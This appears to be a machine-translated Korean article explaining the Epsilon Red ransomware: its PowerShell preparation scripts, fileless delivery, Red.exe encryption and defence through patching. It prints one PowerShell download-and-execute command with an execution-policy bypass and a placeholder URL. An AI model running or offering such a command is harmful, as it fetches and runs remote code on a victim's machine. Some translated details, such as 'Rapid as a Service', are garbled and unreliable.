최근 서버의 보안 버그를 패치했나요?
새로운 랜섬웨어 위협으로 알려져 있습니다. 엡실론 레드 기업 데이터 센터에 설치된 패치되지 않은 마이크로소프트 서버. 잘 알려지지 않은 마블 코믹스의 악당 이름을 딴 엡실론 레드는 마블 확장 유니버스에서 일부 엑스맨의 비교적 잘 알려지지 않은 적이었습니다. 러시아계로 추정되는 "슈퍼 솔저"로, 네 개의 기계 발톱과 불쾌한 태도를 지녔습니다.
Epsilon Red는 최근 사이버 보안 회사에 의해 발견되었습니다. 소포스 (Sophos)랜섬웨어는 발견된 이후 전 세계 수많은 조직을 공격했습니다.
로압 스리유에스
엡실론 레드란 무엇인가요?
~에 따르면 소포스 (Sophos) 이 악성코드는 Go와 PowerShell 스크립팅을 결합하여 대상에 영향을 미칩니다. Epsilon Red의 PowerShell 스크립팅 기능을 통해 Microsoft 기반 서버를 감염시킬 수 있습니다. Microsoft PowerShell은 .NET Framework 기반으로 구축된 스크립팅 및 명령줄 프로그래밍 플랫폼입니다.
PowerShell은 원격 명령 실행, 핵심 Microsoft API 액세스 등의 기능을 제공합니다. 이러한 모든 기능 덕분에 PowerShell은 시스템 관리자와 사용자가 운영 체제 관리 작업 및 프로세스를 자동화하는 데 유용합니다.
하지만 PowerShell은 강력한 악성코드 생성 옵션으로도 사용될 수 있습니다. 이 스크립트는 Microsoft Windows Management Instrumentation(WMI) 도구에 접근할 수 있어 공격자에게 매력적인 옵션입니다. Windows Management Instrumentation Interface(WMI)를 통해 PowerShell 스크립트는 Microsoft 시스템에서 본질적으로 신뢰할 수 있는 것으로 인식됩니다. 이러한 고유한 신뢰는 PowerShell 스크립트를 파일리스 랜섬웨어를 위장하는 효과적인 위장 도구로 사용할 수 있게 합니다.
PowerShell을 사용하여 파일리스 랜섬웨어 배포
파일리스 랜섬웨어는 합법적인 애플리케이션에 로드되는 악성코드의 한 형태입니다. 스크립트 기반 파일리스 악성코드는 PowerShell의 기능을 활용하여 기기 메모리에 직접 로드합니다. 이 기능은 악성코드가 탐지되지 않도록 보호하는 데 도움이 됩니다.
일반적인 시나리오에서 스크립트가 실행되면 먼저 장치의 디스크에 기록되어야 합니다. 이를 통해 엔드포인트 보안 제품군이 이를 감지할 수 있습니다. PowerShell은 표준 스크립트 실행 및 검사 프로세스에서 제외되므로 엔드포인트 보안을 우회할 수 있습니다. 또한 PowerShell 스크립트에서 bypass 매개변수를 사용하면 공격자가 네트워크 스크립팅 제한을 우회할 수 있습니다.
PowerShell 재정의 매개변수의 예는 다음과 같습니다.
powershell.exe -ep Bypass -nop -noexit -c iex ((New Object.WebClient).DownloadString('url'))보시다시피 PowerShell 재정의 매개변수를 설계하는 것은 비교적 쉽습니다.



이에 대응하여 Microsoft는 PowerShell과 관련된 원격 맬웨어 실행 취약점을 해결하기 위한 패치를 출시했습니다. 그러나 이 패치는 실제로 적용되었을 때만 효과가 있습니다. 많은 조직이 패치 적용 기준을 완화하여 보안 환경에 노출된 상태입니다. Epsilon Red는 보안 패치의 오용을 악용하도록 설계되었습니다.
엡실론 레드의 이중 이점
Epsilon Red는 패치되지 않은 Microsoft 서버에서 가장 효과적인 것으로 간주되므로, 이 맬웨어는 랜섬웨어이자 탐지 도구로 모두 사용될 수 있습니다. Epsilon이 특정 환경에서 성공하든 실패하든, 공격자는 대상의 보안 역량에 대한 심층적인 정보를 얻을 수 있습니다.
Epsilon이 Microsoft Exchange Server에 성공적으로 접근하는 경우, 해당 조직은 일반적인 보안 패치 모범 사례를 준수하지 않는 것으로 간주됩니다. 공격자는 이를 Epsilon이 대상 시스템의 나머지 부분에 얼마나 쉽게 침투할 수 있는지 파악할 수 있습니다.
Epsilon Red는 난독화 기법을 사용하여 페이로드를 숨깁니다. 난독화는 코드를 읽을 수 없게 만들며, 악성 PowerShell 프로그램에서 PowerShell 스크립트의 높은 가독성을 피하기 위해 사용됩니다. 난독화와 함께 별칭이 지정된 PowerShell cmdlet을 사용하면 바이러스 백신 애플리케이션이 PowerShell 로그에서 악성 스크립트를 식별하기 어렵게 만들 수 있습니다.
하지만 난독화된 PowerShell 스크립트는 오른쪽 눈으로도 식별할 수 있습니다. PowerShell 스크립트 공격이 임박했다는 일반적인 징후는 개체 생성입니다. WebClient를공격자는 PowerShell 코드에서 WebClient 개체를 만들어 악성 코드가 포함된 원격 URL에 대한 외부 연결을 생성합니다.
보안 패치가 미흡하여 조직이 침해될 수 있는 경우, 난독화된 PowerShell 스크립트를 탐지할 수 있는 충분한 보안 보호 기능을 갖추고 있을 가능성이 줄어듭니다. 반대로, Epsilon Red가 서버 침투에 실패할 경우, 공격자는 대상 네트워크가 악성 PowerShell 스크립트를 빠르게 분해할 수 있다는 사실을 알게 되어 공격의 가치가 감소합니다.
엡실론 레드 네트워크 침투
Epsilon Red의 기능은 간단합니다. 일련의 PowerShell 스크립트를 사용하여 서버를 공격합니다. 이 PowerShell 스크립트는 1.ps1부터 12.ps1까지 번호가 매겨져 있으며, 알파벳 한 글자를 따서 명명된 이름도 몇 개 있습니다. 각 PowerShell 스크립트는 최종 페이로드를 위한 대상 서버를 준비하도록 설계되었습니다.
Epsilon Red의 모든 PowerShell 스크립트는 하나의 목적을 갖습니다. Epsilon Red의 한 PowerShell 스크립트는 대상의 네트워크 방화벽 규칙을 확인하도록 설계되었습니다. 이 시리즈의 다른 스크립트는 대상의 바이러스 백신 애플리케이션을 제거하도록 설계되었습니다.
상상할 수 있겠지만, 이러한 스크립트는 완벽한 조화를 이루어 페이로드가 전달될 때 대상이 진행을 빨리 멈출 수 없도록 보장합니다.
화물 배송

Epsilon의 PowerShell 스크립트가 최종 캠페인의 토대를 마련한 후, Red.exe라는 확장 프로그램으로 배포됩니다. 서버에 침투하면 Red.exe는 서버의 파일을 검사하고 탐지된 각 파일의 디렉터리 경로 목록을 작성합니다. 목록이 생성되면 목록의 각 디렉터리 경로에 대해 상위 맬웨어 파일에서 하위 프로세스가 생성됩니다. 각 하위 랜섬웨어 파일은 목록 파일의 디렉터리 경로를 암호화합니다.
Epsilon 목록의 모든 디렉터리 경로가 암호화되면, 공격 대상에게 공격 사실을 알리고 공격자의 요청을 식별하기 위해 .txt 파일이 생성됩니다. 또한, 감염된 서버에 연결된 모든 접근 가능한 네트워크 노드가 손상되어 맬웨어가 네트워크에 더욱 침투할 수 있게 됩니다.
엡실론 레드의 배후에는 누가 있을까?
Epsilon Red를 사용하는 공격자의 신원은 아직 밝혀지지 않았습니다. 그러나 공격자의 출신지를 짐작할 수 있는 몇 가지 단서가 있습니다. 첫 번째 단서는 악성코드의 이름입니다. 엡실론 레드 그는 러시아 출신의 엑스맨 악당입니다.
두 번째 단서는 남겨진 .txt 랜섬 노트에 있습니다. 이는 REvil이라는 랜섬웨어 조직이 남긴 노트와 유사합니다. 그러나 이러한 유사성이 공격자가 해당 조직원임을 시사하는 것은 아닙니다. REvil은 RaaS(Rapid as a Service) 운영을 담당합니다.서비스로서의 랜섬웨어) REvil 제휴사가 맬웨어에 액세스하기 위해 비용을 지불하는 곳입니다.
당신은 엡실론 레드로부터 자신을 보호해야 합니다.
지금까지 Epsilon Red는 패치되지 않은 서버를 성공적으로 침해했습니다. 즉, Epsilon Red 및 기타 랜섬웨어 유사 멀웨어에 대한 최선의 방어책 중 하나는 환경을 적절하게 관리하는 것입니다. 또한, PowerShell 스크립트를 빠르게 복호화할 수 있는 보안 솔루션을 갖추는 것도 환경에 도움이 될 것입니다.